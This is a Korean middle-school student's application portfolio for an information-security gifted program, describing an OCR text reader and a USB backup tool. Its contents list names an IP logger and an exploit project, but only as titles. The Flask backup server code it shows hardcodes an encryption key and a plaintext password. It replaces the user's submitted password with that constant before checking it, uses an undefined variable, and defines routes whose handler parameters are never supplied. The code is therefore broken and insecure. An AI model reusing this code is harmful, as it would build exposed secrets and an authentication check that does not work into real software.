

# 서울여자대학교 정보보호 영재교육원

## 고등전문-A 포트폴리오

부천중학교 3학년 5반 가세혁

# CONTENTS

- **PROJECTS**

- **TEXT Reader**
- **USB\_BACKUP**
- **DiscordBot**

- **WEBSITE**

- **iplogger**
- **School lunch api**
- **School Test Calculator**
- **SNS landing page**

- **HACKING**

- **WarGames**
- **CTF**
- **Ubuntu 12.04 Oneday based FullChain Exploit**

# PROJECTS

# TEXT READER

코로나로 인해 학원에서 한창 온라인 수업이 이루어지던 시기였습니다.

영어 학원 수업을 들던 중 학원 선생님께서 화면 속 긴 문장을 이용해 새로운 문장을 만들어 내라는 과제를 내주셨습니다.



긴 문장을 일일이 타이핑해야 했기 때문에 시간이 많이 들었지만 그냥 할 수밖에 없는 상황이었습니다.

비슷한 과제가 반복 되다 보니, 선생님께서 공유하신 화면 속 문장, 즉 이미지 문장을 텍스트화 시킬수 없을까 하는 생각이 들었습니다.

이러한 상황속에서 저는 python3, tkinter, Naver Clovar OCR(광학문자인식) API를 사용해 TextReader를 제작하게 되었습니다.

제작 기간은 약 이틀이 걸렸고 학원 온라인 수업 기간 동안 꾸준히 사용하였습니다.


그 결과 다른 수강생보다 더 빨리 과제를 마칠 수 있었고, 남은 시간동안 본문을 한번 더 읽어보거나 단어를 한번 더 보는 등의 효율적인 공부가 가능해졌습니다.



프로그램 실행화면



프로그램이 읽을 영역




TextReader

ReadTXT

\*제목 없음 - Windows 메모장 파일(F) 편집(E) 서식(O) 보기(V) 도움말(H) X  
2022 서울여대 영재교육원 중등심화 지원자 가세혁 ·Q

프로그램이 읽은 텍스트





# USB\_BACKUP program

중학교 2학년 1학기에 학교에서 주관하는 창의 발명 대회에 참가하였습니다.  
교내 대회에서 시, 도, 전국 대회로 이어지는 대회이자 아이디어를 실현할 수 있는 좋은 기회였기 때문에 평소 생활 속 불편했던 점을 해결해 줄 무언가를 만들고자 다짐하였습니다.

그러던 중 예전에 잃어버린 USB가 생각이 났습니다.  
컴퓨터의 저장 용량이 부족해 대부분의 프로젝트를 USB에 보관했었는데 USB 특성상 자칫하면 파일이 손상되거나 USB 자체를 물리적으로 잃어버릴 수 있다는 불편함이 있었습니다.

이러한 불편함을 해결하기 위해서 컴퓨터에 USB를 연결하고 설정만 하면 자동으로 USB 내 데이터를 백업해주는 프로그램을 제작하게 되었습니다.  
서버에 올라간 데이터는 자동적으로 암호화되어 사용자의 정보보호에도 신경쓰었습니다.  
이 프로그램으로 교내 최우수상을 수상할 수 있었습니다.



초기설정프로그램

```
from flask import Flask, render_template, request, send_file
import os
import secrets
import json
import AES_module
import hashlib
from glob import glob

KEY = "7d231785784939774409606857825"

app = Flask(__name__)


def get_file(file):
    key = json.loads(AES_module.decrypt_function(open("backup/res/key", "r").read()))
    for i in range(0, len(key)):
        if i < 2:
            pass
        else:
            key[i] = key[1]
    return key

@app.route("/")
def test():
    return "test msg"
@app.route("/test/")
def test_id(id):
    if id == 1:
        return "Backup"
    elif id == 2:
        return "Test"
    else:
        return "Error"
    return "test msg"

@app.route("/pass/", methods=["POST"])
def passcheck(id):
    data = request.json
    data["password"] = "cheese_cake_at_night"
    data["password"] = hashlib.sha256(data["password"].encode()).hexdigest()
    if data["password"] == hashlib.sha256(key["password"].encode()).hexdigest():
        return "Success"
    else:
        return "Fail"
    return "test msg"

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5000)
```

서버에 저장된 백업파일



서버에서 백업파일을 가져오는 프로그램

# DiscordBot

